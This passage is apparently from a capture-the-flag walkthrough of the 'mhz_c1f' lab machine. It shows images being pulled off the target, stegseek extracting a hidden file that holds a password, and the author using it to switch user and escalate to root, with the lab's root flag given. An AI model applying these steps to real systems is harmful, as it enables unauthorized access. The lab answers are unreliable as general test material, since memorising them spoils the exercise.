first_stage@mhz_c1f:/home/mhz_c1f$ cd Paintings/
first_stage@mhz_c1f:/home/mhz_c1f/Paintings$ ls
'19th century American.jpeg'  'Frank McCarthy.jpeg'  'Russian beauty.jpeg'  'spinning the wool.jpeg'
first_stage@mhz_c1f:/home/mhz_c1f/Paintings$ python3
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
first_stage@mhz_c1f:/home/mhz_c1f/Paintings$ python -m http.server 4444

Command 'python' not found, but can be installed with:

apt install python3
apt install python
apt install python-minimal

Ask your administrator to install one of them.

You also have python3 installed, you can run 'python3' instead.

first_stage@mhz_c1f:/home/mhz_c1f/Paintings$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

Open new terminal and type **wget** command to download images from the Painting directory. As show in the figure.



```
h4ck3r@solo:~$ wget http://192.168.62.149:4444/'19th century American.jpeg'
--2024-12-11 21:24:23--  http://192.168.62.149:4444/19th%20century%20American.jpeg
Connecting to 192.168.62.149:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 447755 (437K) [image/jpeg]
Saving to: ‘19th century American.jpeg’

19th century American.jpe 100%[===================================>] 437.26K   805KB/s    in 0.5s

2024-12-11 21:24:24 (805 KB/s) - ‘19th century American.jpeg’ saved [447755/447755]

h4ck3r@solo:~$ wget http://192.168.62.149:4444/'Frank McCarthy.jpeg'
--2024-12-11 21:24:59--  http://192.168.62.149:4444/Frank%20McCarthy.jpeg
Connecting to 192.168.62.149:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 356338 (348K) [image/jpeg]
Saving to: ‘Frank McCarthy.jpeg’

Frank McCarthy.jpeg         100%[===================================>] 347.99K   612KB/s    in 0.6s

2024-12-11 21:24:59 (612 KB/s) - ‘Frank McCarthy.jpeg’ saved [356338/356338]

h4ck3r@solo:~$ wget http://192.168.62.149:4444/'Russian beauty.jpeg'
--2024-12-11 21:25:17--  http://192.168.62.149:4444/Russian%20beauty.jpeg
Connecting to 192.168.62.149:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 519616 (507K) [image/jpeg]
Saving to: ‘Russian beauty.jpeg’

Russian beauty.jpeg         100%[===================================>] 507.44K  1.91MB/s    in 0.3s

2024-12-11 21:25:17 (1.91 MB/s) - ‘Russian beauty.jpeg’ saved [519616/519616]

h4ck3r@solo:~$ wget http://192.168.62.149:4444/'spinning the wool.jpeg'
--2024-12-11 21:25:36--  http://192.168.62.149:4444/spinning%20the%20wool.jpeg
Connecting to 192.168.62.149:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 926849 (905K) [image/jpeg]
Saving to: ‘spinning the wool.jpeg’

spinning the wool.jpeg      100%[===================================>] 905.13K   929KB/s    in 1.0s

2024-12-11 21:25:37 (929 KB/s) - ‘spinning the wool.jpeg’ saved [926849/926849]
```


Let’s enumerate each downloaded images with some steganography tools like **steghide**, **stegseek**, **binwalk** etc. huryyyy…., we found rem2.txt file in ‘spinning the wool.jpeg’ image.



```
h4ck3r@solo:~$ ls
'19th century American.jpeg'  'Frank McCarthy.jpeg'  'Russian beauty.jpeg'   machines
 Desktop                       Music                  Templates               script
 Documents                     Pictures               Videos                 'spinning the wool.jpeg'
 Downloads                     Public                 data
h4ck3r@solo:~$ steghide info '19th century American.jpeg'
"19th century American.jpeg":
  format: jpeg
  capacity: 27.1 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
h4ck3r@solo:~$ steghide info 'Frank McCarthy.jpeg'
"Frank McCarthy.jpeg":
  format: jpeg
  capacity: 19.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
h4ck3r@solo:~$ steghide info 'Russian beauty.jpeg'
"Russian beauty.jpeg":
  format: jpeg
  capacity: 28.3 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
h4ck3r@solo:~$ steghide info 'spinning the wool.jpeg'
"spinning the wool.jpeg":
  format: jpeg
  capacity: 60.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "remb2.txt":
    size: 85.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
h4ck3r@solo:~$
```


Let’s extract rem2.txt file from ‘spinning the wool.jpeg’ image by using the stegseek tool. Ohhh we found another username and password. Let’s log in using this credentials.

\



```
h4ck3r@solo:~$ stegseek 'spinning the wool.jpeg'
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "remb2.txt".
[i] Extracting to "spinning the wool.jpeg.out".

h4ck3r@solo:~$ cat 'spinning the wool.jpeg.out'
ooh , i know should delete this , but i cant' remember it
screw me

mhz_c1f:1@ec1f
h4ck3r@solo:~$
```

From figure we log in as from given credentials and we switch user from **su** command and we entered a **id** command it showing that we have gain root privileges access. After access root privileges then nevigate to root folder and you will find .root.txt file and see the result as (Root flag: RT5G9V3L1X)



```
first_stage@mhz_c1f:~$ su -l mhz_c1f
Password:
mhz_c1f@mhz_c1f:~$
mhz_c1f@mhz_c1f:~$ id
uid=1000(mhz_c1f) gid=1000(mhz_c1f) groups=1000(mhz_c1f),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108
(lxd)
mhz_c1f@mhz_c1f:~$ sudo su
[sudo] password for mhz_c1f:
root@mhz_c1f:/home/mhz_c1f# id
uid=0(root) gid=0(root) groups=0(root)
```